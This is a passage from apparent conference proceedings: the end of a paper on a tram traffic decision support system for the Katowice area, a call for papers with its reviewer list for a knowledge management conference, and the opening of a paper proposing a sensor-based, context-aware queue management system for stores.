


Figure 2. Simplified data flow diagram.

- 1) File *vertices.csv* which holds information about graph vertices. Columns: vertex ID, vertex name (8 characters), description, capacity, information, if the vertex is a terminus.
- 2) *edges.csv* stores information about graph edges. Columns: start vertex ID, end vertex ID, description, capacity, scheduled time of ride, length, information if the edge is undirected. During the upload of model files each edge is assigned a unique number, which is a concatenation of its endpoints IDs, and a 17-character name in form of its endpoints names connected by a dash. In case of an undirected edge the vertex with a lower ID is used at first.
- 3) *lines.csv* stores information about tram lines. Columns: line number, variant number, description, vertices on the route (one ID per column).
- 4) *tramcars.csv* stores information about trains and timetables. Adding a new train is executed by inserting the keyword *new* in a new row, along with the train number and vehicle type. The following vertices determine the timetable. Columns: departure time, variant number.

First row of every source file is a legend for used columns and is omitted during data upload. Part of the file *lines.csv* containing the definition of line "0" and its four variants is presented in Figure 3.

	A	B	C	D	E	F	G	H	I	J	K	L
1	ID	Variant	Description	Vertices...								
2	0	0	RKT - Pl. Wolności	702	704	709	6001	6003	6012	6005		
3	0	1	Pl. Wolności - Stadion	6005	6013	6004	6019	6021	6023	6025	6027	6029
4	0	2	Stadion - Pl. Wolności	6029	6030	6028	6024	6022	6020	6003	6012	6005
5	0	9	Pl. Wolności - RKT	6005	6013	6004	6002	710	703	701		

Figure 3. Source file with line definitions, opened in a spreadsheet editor.

## VI. USAGE EXAMPLES

The application has a form of an executable JAR file which can be successfully run in Windows (7 or higher) as well as Linux (Ubuntu 14 or equal) environment. Application window is presented in Figure 4. Each of the usage scenarios is represented by a separate button.

Functionalities of the proposed application were tested using a model representing the central part of Upper-Silesian tramway network, which is the largest tramway system in Poland [22]. The test model is a mixed graph containing 135 vertices and 187 edges, 19 of which are undirected.

### A. Network Information

Pressing the button *Network Information* executes the function which returns current information about the selected point or section. A pop-up window with input fields for current time and section/point ID appears on the screen. A sample result presenting section parameters and its occupancy was presented in Figure 6.

In *TramLogs.txt* file simplified logs, which contain information about the results of a query, are saved. Full point and section descriptions were replaced with their short names having 8 and 17 characters respectively (see section V-D for details).






Figure 4. Initial window of the application run in Windows environment.




Figure 5. Network information data input.

### B. Train location

Train location is verified after pressing the appropriate button. The result is a point or section where the selected train is situated in the inserted time. In addition the user is informed about the line number and direction. In case of trains which are included in the list but are out of service, their depot is displayed as the current location.

### C. Alternative route generation

The most important functionality of the application which is alternative route generation is executed by pressing the *Alternative Route* button. The user is asked for traffic disruption time and the train number, for which the route will be generated, as well as for ID of the blocked section. As a response the user is given a list of decision points for the generated route, its length and the estimated time of ride calculated regarding other vehicles moving on this route. In the next step a return path to the original route is recommended. Its departure time is equal to the arrival time on the selected terminus, if it is empty or to the departure of the last train that was stationing on this terminus.

A practical example of the application utility is as follows: it was admitted that on Saturday at 12:10 PM there was a collision of a tramway with a passenger car on a rail crossing in the city center of Katowice. The car is severely damaged and its immediate removal is not possible. In such case the dispatcher takes a decision to temporarily close the section



Figure 6. System response with network information.

shown in Figure 7. This section is included in the original route of line 0. Train 01, which is approaching the closed track, needs to be directed to an alternative route. After inserting data to the application the user gets the response shown in Figure 8.




Figure 7. Closed section as a result of a collision [own work based on openstreetmap.org].

### D. Return to schedule

After re-opening the blocked section it is necessary to put the trains back on their original routes. The user executes the appropriate procedure by pressing the button *Return to schedule*. In the next step the number of the train, which is off-schedule, as well as its location (nearest decision point) and the starting time are inserted. This functionality can be illustrated by the following example: as a result of the overhead line failure the power was turned off at 3 PM on the section "Rynek - Rondo" in the city center of Katowice. Train 161 was directed to an alternative route towards Zawodzie depot. Half an hour later, at 3:30 PM, the line was repaired and the dispatcher re-opened the section. In such a case all the trains operating off-schedule have to come back to their original routes as soon as possible. Therefore the dispatcher runs the procedure whose results are presented in Figure 9.




Figure 8. Alternative route generated for train 01




Figure 9. Recommended return plan for train 161.

## VII. CONCLUSION

In this paper, we presented a decision support system for robust traffic management. Using the proposed application is possible in different software environments, without the necessity of using additional equipment. Its practical use may lead to more efficient reactions for crisis situations occurring in public transport. A significant feature of our approach is the mixed graph-based network model which can be used to represent various types of tramway networks, including bi-directional single track routes. In our future research we plan to extend the algorithm by allowing it to generate alternative routes for more trains at one time and provide complex information for the user as well as improving a data structure containing information about the model and linking it to the existing tramway databases.

## REFERENCES

- [1] B. Gontar, Z. Gontar, and A. Pamula, "Deployment of smart city concept in Poland. Selected aspects." *Management of Organizations: Systematic Research*, no. 67, pp. 39–51, 2013.
- [2] R. Klimek and L. Kotulski, "Towards a better understanding and behavior recognition of inhabitants in smart cities. a public transport case," in *Proceedings of 14th International Conference on Artificial Intelligence and Soft Computing (ICAISC 2015)*, 14–18 June, 2015, Zakopane, Poland, ser. Lecture Notes in Artificial Intelligence, L. Rutkowski, M. Korytkowski, R. Scherer, R. Tadeusiewicz, L. A. Zadeh, and J. M. Zurada, Eds., vol. 9120. Springer Verlag, 2015, pp. 237–246.
- [3] E. Comission, "Continuity of passenger mobility following disruption of the transport system," Brussels, 2014.
- [4] P. Wiśniewski and A. Ligęza, "An approach to robust urban transport management. mixed graph-based model for decision support," in *International Conference on Artificial Intelligence and Soft Computing*. Springer, 2017, pp. 347–356.
- [5] S. Ernst and A. Ligęza, "A rule-based approach to robust granular planning," in *International Multiconference on Computer Science and Information Technology*, Wisła, 2008, pp. 105–111.
- [6] S. Ernst, "Artificial intelligence techniques in real-time robust route planning," Ph.D. dissertation, AGH, Kraków, 2009.
- [7] J. Mandziuk and C. Nejman, "Uct-based approach to capacitated vehicle routing problem," in *Artificial Intelligence and Soft Computing: 14th International Conference, ICAISC 2015, Zakopane, 2015*, pp. 679–690.
- [8] P. Sitek and J. Wikarek, "A hybrid method for modeling and solving constrained search problems," in *Proceedings of the 2013 Federated Conference on Computer Science and Information Systems*, M. Ganzha, L. Maciaszek, and M. Paprzycki, Eds. IEEE, 2013, pp. 385–392.
- [9] A. Adamski, "Discon: Public transport dispatching robust control," in *EWGT2013 – 16th Meeting of the EURO Working Group on Transportation*, Porto, 2014, pp. 1206–1216.
- [10] J. Żak, "Decision support systems in transportation," in *Handbook on Decision Making*. Berlin Heidelberg: Springer-Verlag, 2010, pp. 249–294.
- [11] A. Fay, "A fuzzy petri net approach to decision-making in case of railway track closures," in *IFSA World Congress and 20th NAFIPS International Conference, 2001.*, 2001.
- [12] U. Blasum, M. R. Bussieck, W. Hochstättler, C. Moll, H.-H. Scheel, and T. Winter, "Scheduling trams in the morning," *Mathematical Methods of Operations Research*, vol. 49, no. 1, pp. 137–148, 1999.
- [13] T. Winter and U. Zimmermann, "Real-time dispatch of trams in storage yards," *Annals of Operations Research*, vol. 96, no. 1, pp. 287–315, 2000.
- [14] D. Lückert, O. Ullrich, and E. Speckenmeyer, "Modeling time table based tram traffic," *Simulation Notes Europe*, vol. 22, no. 2, pp. 61–68, 2012.
- [15] T. Schlechte, "Railway track allocation: Models and algorithms," Ph.D. dissertation, Technische Universität Berlin, Berlin, 2012.
- [16] C. Sungur, H. B. Gökçündüz, and A. A. Altun, "Road vehicles identification and positioning system," in *2014 Federated Conference on Computer Science and Information Systems*, 2014, pp. 1353–1359.
- [17] P. Szwed, "Metodologia SART Warda-Mellora," [online], <http://home.agh.edu.pl/~pszwed/se/sart/kss09.html>. Dostęp: 2016-08-12.
- [18] "JUNG - Java Universal Network/Graph Framework," [online], <http://jung.sourceforge.net/>. Accessed: 2016-08-12.
- [19] C. Liebchen, "Periodic timetable optimization in public transport," in *Operations Research Proceedings 2006: Selected Papers of the Annual International Conference of the German Operations Research Society (GOR), Karlsruhe, September 6–8, 2006*, K.-H. Waldmann and U. M. Stocker, Eds. Berlin, Heidelberg: Springer Berlin Heidelberg, 2007, pp. 29–36.
- [20] A. Lubka and M. Stiasny, *Atlas Tramwajów*. Kolpress, 2011.
- [21] "Longest tram enters service in Budapest," [online], 2016, <http://www.railwaygazette.com/news/single-view/view/longest-tram-enters-service-in-budapest.html>. Accessed: 2017-05-07.
- [22] J. Drogoś, "Charakterystyka sieci tramwajowej górnośląskiego okręgu przemysłowego," in *Tramwaje w Polsce*. Łódź: Księży Młyn, 2013, pp. 74–87.

# 23<sup>rd</sup> Conference on Knowledge Acquisition and Management

**K**NOWLEDGE management is a large multidisciplinary field having its roots in Management and Artificial Intelligence. Activity of an extended organization should be supported by an organized and optimized flow of knowledge to effectively help all participants in their work.

We have the pleasure to invite you to contribute to and to participate in the conference “Knowledge Acquisition and Management”. The predecessor of the KAM conference has been organized for the first time in 1992, as a venue for scientists and practitioners to address different aspects of usage of advanced information technologies in management, with focus on intelligent techniques and knowledge management. In 2003 the conference changed somewhat its focus and was organized for the first under its current name. Furthermore, the KAM conference became an international event, with participants from around the world. In 2012 we’ve joined to Federated Conference on Computer Science and Systems becoming one of the oldest event.

The aim of this event is to create possibility of presenting and discussing approaches, techniques and tools in the knowledge acquisition and other knowledge management areas with focus on contribution of artificial intelligence for improvement of human-machine intelligence and face the challenges of this century. We expect that the conference&workshop will enable exchange of information and experiences, and delve into current trends of methodological, technological and implementation aspects of knowledge management processes.

## TOPICS

- Knowledge discovery from databases and data warehouses
- Methods and tools for knowledge acquisition
- New emerging technologies for management
- Organizing the knowledge centers and knowledge distribution
- Knowledge creation and validation
- Knowledge dynamics and machine learning
- Distance learning and knowledge sharing
- Knowledge representation models
- Management of enterprise knowledge versus personal knowledge
- Knowledge managers and workers
- Knowledge coaching and diffusion
- Knowledge engineering and software engineering
- Managerial knowledge evolution with focus on managing of best practice and cooperative activities
- Knowledge grid and social networks

- Knowledge management for design, innovation and eco-innovation process
- Business Intelligence environment for supporting knowledge management
- Knowledge management in virtual advisors and training
- Management of the innovation and eco-innovation process
- Human-machine interfaces and knowledge visualization

## SECTION EDITORS

- **Hauke, Krzysztof**, Wroclaw University of Economics, Poland
- **Nycz, Malgorzata**, Wroclaw University of Economics, Poland
- **Owoc, Mieczyslaw**, Wroclaw University of Economics, Poland
- **Pondel, Maciej**, Wroclaw University of Economics, Poland

## REVIEWERS

- **Abramowicz, Witold**, Poznan University of Economics, Poland
- **Andres, Frederic**, National Institute of Informatics, Tokyo, Japan
- **Badica, Amelia**, University of Craiova, Romania
- **Berio, Giuseppe**, Universite de Bretagne Sud, France
- **Bodyanskiy, Yevgeniy**, Kharkiv National University of Radio Electronics, Ukraine
- **Chmielarz, Witold**, Warsaw University, Poland
- **Christozov, Dimitar**, American University in Bulgaria, Bulgaria
- **Christozov, Dimitar**, American University in Bulgaria, Bulgaria
- **Grabowski, Mariusz**, Krakow University of Economics, Poland
- **Helfert, Markus**, Dublin City University, Ireland
- **Hussain, Fehmida**, School of Science and Technology, Dubai
- **Jan, Vanthienen**, Katholieke Universiteit Leuven, Belgium
- **Jelonek, Dorota**, Faculty of Management of Czestochowa University of Technology
- **Kania, Krzysztof**, Ue Katowice
- **Kayakutlu, Gulgun**, Istanbul Technical University, Turkey
- **Khachidze, Manana**, Tbilisi State University, Georgia
- **Kisielnicki, Jerzy**, University of Warsaw, Poland

- **Konikowska, Beata**, Institute of Computer Science, Poland
- **Korwin-Pawlowski, Michael L.**, Universite du Quebec en Outaouais, Canada
- **Kulczycki, Piotr**, Systems Research Institute, Polish Academy of Sciences, Poland
- **Ligeza, Antoni**, AGH University of Science and Technology, Poland
- **Mach-Król, Maria**, University of Economics in Katowice, Poland
- **Mercier-Laurent, Eunika**, University Jean Moulin Lyon3, France
- **Michalik, Krzysztof**, University of Economics in Katowice, Poland
- **Milewski, Robert**, Medical University of Bialystok, Department of Statistics and Medical Informatics, Poland
- **Nalepa, Grzegorz J.**, AGH University of Science and Technology, Poland
- **Olszak, Celina M.**, University of Economics in Katowice, Poland
- **Opila, Janusz**, AGH University of Science and Technology, Poland
- **Paliński, Andrzej**, AGH University of Science and Technology, Poland
- **Petryshyn, Lubomyr**, AGH University of Science and Technology, Poland
- **Pełech-Pilichowski, Tomasz**, AGH University of Science and Technology, Poland
- **Prasad, T. V.**, Godavari Institute of Engineering and Technology, India
- **Pulvermueller, Elke**, University Osnabrueck, Germany
- **Reimer, Ulrich**, University of Applied Sciences St. Gallen, Switzerland
- **Rossi, Gustavo**, National University of La Plata, Argentina
- **Salem, Abdel-Badeeh M.**, Ain Shams University, Egypt
- **Sankowski, Dominik**, University of Technology in Łódź, Poland
- **Sauer, Jurgen**, University of Oldenburg, Germany
- **Schroeder, Marcin Jan**, Akita International University, Japan
- **Skalna, Iwona**, AGH University of Science and Technology, Faculty of Management, Poland
- **Sobińska, Małgorzata**, Wrocław University of Economics, Poland
- **Soja, Piotr**, Cracow University of Economics, Poland
- **Stawowy, Adam**, AGH University of Science and Technology, Faculty of Management, Poland
- **Surma, Jerzy**, Warsaw School of Economics, Poland and University of Massachusetts Lowell, United States
- **Szpyrka, Marcin**, AGH University of Science and Technology, Poland
- **Teufel, Stephanie**, University of Fribourg, Switzerland
- **Tvrđikova, Milena**, VŠB Technological University of Ostrava, Faculty of Economics, Czech Republic
- **Vasiliev, Julian**, University of Economics in Varna, Bulgaria
- **Wielki, Janusz**, Opole University of Technology, Poland
- **Zaliwski, Andrew**, University of Auckland
- **Zhelezko, Boris**, Belorussian State Economic University, Belarus
- **Zhu, Yungang**, College of Computer Science and Technology, Jilin University, China
- **Zurada, Jozef**, College of Business University of Louisville, United States

#### ORGANIZING COMMITTEE

- **Hołowińska, Katarzyna**
- **Przysucha, Łukasz**, Wrocław University of Economics

# Context-aware and pro-active queue management systems in intelligent environments

Radosław Klimek

AGH University of Science and Technology

Al. Mickiewicza 30, 30-059 Krakow, Poland

Email: rklimex@agh.edu.pl

**Abstract**—The Ambient intelligence (AmI) paradigm refers to electronic environments which are sensitive and responsive to the presence of people. Queue systems are practically used in various institutions and commercial enterprises constituting a challenge for the intelligent environments in smart cities. The management of the customer flows guarantees elimination or reduction of the queues as well as the economic benefits which follow the clients' satisfaction of the better service quality. There has been proposed the intelligent queue management system designed as the pro-active and context-aware system basing on multiple low-level sensors and devices constituting the IoT (Internet of Things) network. The designed context-driven system is characterized by user friendliness, as well as the client behavior understanding to generate actions that support clients. There has been proposed the conceptual version of the system. The selected aspects of the prototype version has been simulated. This prototype can be used as the necessary experience for building the target system meeting the precise needs and assumptions typical for context-aware and pro-active system basing on IoT networks.

**Index Terms**—intelligent environment; context-awareness; queue; queue management system; IoT.

## I. INTRODUCTION

SMART cities, which become more and more common and inevitable, are understood as the places where the modern ICT technologies are used in order to improve the quality of life for citizens. They enable the sustainable usage of resources available. There is no one scenario which helps to reach this goal. Developing context-driven applications is always hard and complex. We can see queues in many places of smart cities, enterprises, as well as many different types of clients who behave differently in numerous situations and have distinctive needs or preferences. The main aim of the intelligent queue management system is to adjust to those needs which enable to minimize the length of queues, shorten the time of customer service and increase the level of satisfaction of services. Indirectly, it can also influence the increase of sales volume.

The aim of this work is to propose the intelligent queue management system for a large store. Although, the idea of the queue management system is not a new one, many of the already existing systems, in spite of being described as “intelligent” which is a slight exaggeration, use mainly the simplest methods of people flow management. These are putting the physical barriers or informing users about the overall situation and statistics related to the already existing queues, by displaying messages on the screen. Such statistics

present only the simple information: how many people visited a shop at a particular hour and how much time they spent waiting in queues. There does not exist the attempt to identify the user in existing systems, considering the present behavior or historical data, assigning him/her to the particular group to be serviced in a special way. Moreover, the traditional systems are not transparent for the user, that is clients are usually in a certain interaction with the system.

The dynamic nature of a typical context-aware system is shown in Figure 1, see also [1], where different phases are repeated periodically sensing activities and to generating proper reactions enabling to operate in a smart environment. The physical world and the context-awareness software con-




Fig. 1. Context-aware and pro-activity systems

stitute the smart environment. It contains different sensors, or other IoT (Internet of Things) equipment, distributed in the whole physical area. Smart applications enable understanding context [2], and provide pro-activity, that is act in advance to deal with future situations or actions, see [3], [4], [5], [6], [7].

There is a need, that also follows the development of the ICT technologies, of creating a really intelligent system which, in a non-intrusive way, would understand people behavior, categorize them, and manage the queues in a pro-active way. It would recognize the needs and expectations as well as supports the people who found themselves in this environment. It needs to be emphasized, that the queue management system can be implemented not only for needs of shopping mall but also for the objects such as enterprises, airports, different offices and many other places.

The system, proposed in this work, has a conceptual character, however, the analysis of the available technological solutions from the ICT range proves its technical feasibility.

There has been developed the prototype and the simulation studies have been carried out. The prototype of the system can be furtherly developed and improved by implementing the new details for example related to reasoning, ontological reasoning, especially helpful in case of different methods of the clients identification, as well as developing different identifying components (biometric data, mobile phone identifier, etc.), designing the software architecture and making all other improvements. The prototype can be used as the reference point for creating the system which would be correctly located within a particular instance and needs.

There are many works considering and discussing queue management systems. Moreover, there are also commercial systems for the line management. However, there is lack of works for smart systems that works in intelligent environments, that is systems that understand human behavior providing context-aware and pro-active actions supporting customers and inhabitants. Such systems are mandatory ingredient for smart cities. Work [8] discusses queues in the context of a smart parking system. The aim of the proposed algorithm is to control traffic. Work [9] provides methods for queuing delays when using RFID systems but they don't recognize human behavior. Work [10] also don't discuss behavior aspects while new message systems are introduced. In work [11], a ticket dispenser is used. This paper follows works [12], [1] which concern observing behaviors of users/inhabitants and modelling logical specifications understood as user preferences.

## II. BASIC ASSUMPTIONS AND REQUIREMENTS

By a queue we understand an impermanent community of people which is created when waiting for the particular event such as serving. The formation of a queue is usually related to the small number of resources/people offering the service of serving. The members of the queue are usually handled in the set order, most often it is the FIFO rule, and later they leave the queue.

It is presumed that there exist the entrance devices which enable to identify people and events. Among them are:

- camera: equipped with the necessary software which enables to record and identify the biometric data of clients who enter the object and stay inside it, the new and old clients which means having the history of their presence in a particular object;
- GPS sensors: installed in the shopping trolleys and helping to monitor their location together with the client;
- scanners of the bar code embedded into the client's trolley;
- cameras, together with the software, built-in the object and helping to observe the characteristic way of moving of a client (elderly person, disabled person, person with children);
- thermal cameras detecting the increased body temperature (which suggests for example stress, haste but also the illness);
- cameras located near the cash registers which estimate the number of people waiting in a queue;

- sensors detecting the Bluetooth and GSM devices and estimating the number of people waiting in a queue as well as performing the supporting tasks. Such devices are the part of most of the private mobile phones.

The information and messages from system are introduced to different output devices such as:

- mobile applications which suggest the client a particular behavior, giving the number of the cash desks where he/she should go;
- displayer on the shopping trolley informing about the number of free cash registers;
- "help" button on trolley calling the shop assistant and helping in case of problems with the finalization of transaction (elderly people);
- publicly available displayer at the beginning of each cash register, as well as all other displayers in this part of store.

The type of data used for analysis can be: age, pregnancy, body posture, weight, clothing, height, body temperature, blood pressure, heart rhythm, amount of shopping. All those types of data are stored in a way which is transparent for a client.

The system monitoring the queue management system has a lot of information about the current situation in a monitored object, performs the basic measurements, analyzes the historical data which help to describe the preferences of regular clients. The basic parameters of the current situation in monitored object are:

- the number of people entering the store;
- the number of people who stay inside;
- the number of people classified into a certain category for example: elderly people, disabled people, mothers and families with small children, pregnant women, customers who usually do big shopping (those who have a substantial financial input), sick people and those whose body temperature is higher than the average one;
- the length of the particular queues;
- the average time of waiting in the particular queues, divided into the queues of the special meaning;
- the total time of waiting etc.

In order to estimate the length of a queue there are used different sources and methods from the video cameras to detecting the Bluetooth devices. However, the last method has its own limits related to the fact that in many mobile phones this function is switched off. On the other hand, it can be useful in describing the time of waiting in every queue, when we assume that at least some people have this function in an active mode, and observing the movement of the queue. Similar remarks concern the GSM system emitting the signal to the nearest BTS station (Base Transceiver Station).

The aim of the whole system, apart from the typical tracing of the clients' activity and their distance from the cash registers, is also detecting the distinctive types of behaviors which enable to redirect some people to the cash registers specially designated for their needs. It can be performed on the basis of the historical behaviors analysis, if they are






Fig. 2. Basic system architecture for activity understanding and context reasoning

available for the particular clients. This type of system, which is sensitive and context-aware and is characterized by the pro-active functioning, aims to increase the level of satisfaction among clients, adjust the selling offer and consequentially increase the trading volume.

The direct objective of the system is to

- shorten the queues, or to reduce queue time, balancing the distribution of customers;
- allocate customers to specialized queues/desks in which they will be better served;
- increase customer satisfaction.

After identification and recognition of the client there are analyzed the examples presented below:

- 1) the person is a regular client (possibility to offer discounts and better standard of service, shorter queues, personal assistants);
- 2) the size of the previous shopping (discounts, redirecting to the cash register for special customers, personal assistants, possibility of shopping delivery);

- 3) the most frequently chosen categories (household chemistry, groceries, alcohol and others – information about sales, discounts), buying the luxury products (better quality of service);
- 4) elderly people, pregnant women, people with children, disabled people (special cash desks);
- 5) when client moves quickly or walks slowly, seemingly without a special purpose (people in hurry are redirected to the shorter queues or the special queues).

There are a few types of cash registers:

- 1) special cash desk adjusted to the needs of disabled or elderly people (bigger and wider driveway, bigger displayers);
- 2) cash desks for people with small children;
- 3) cash desks for people with luxury products who are the regular customers;
- 4) cash desks for fast service of people with a few products;
- 5) special cash desks for a particular type of products (for example electronics);

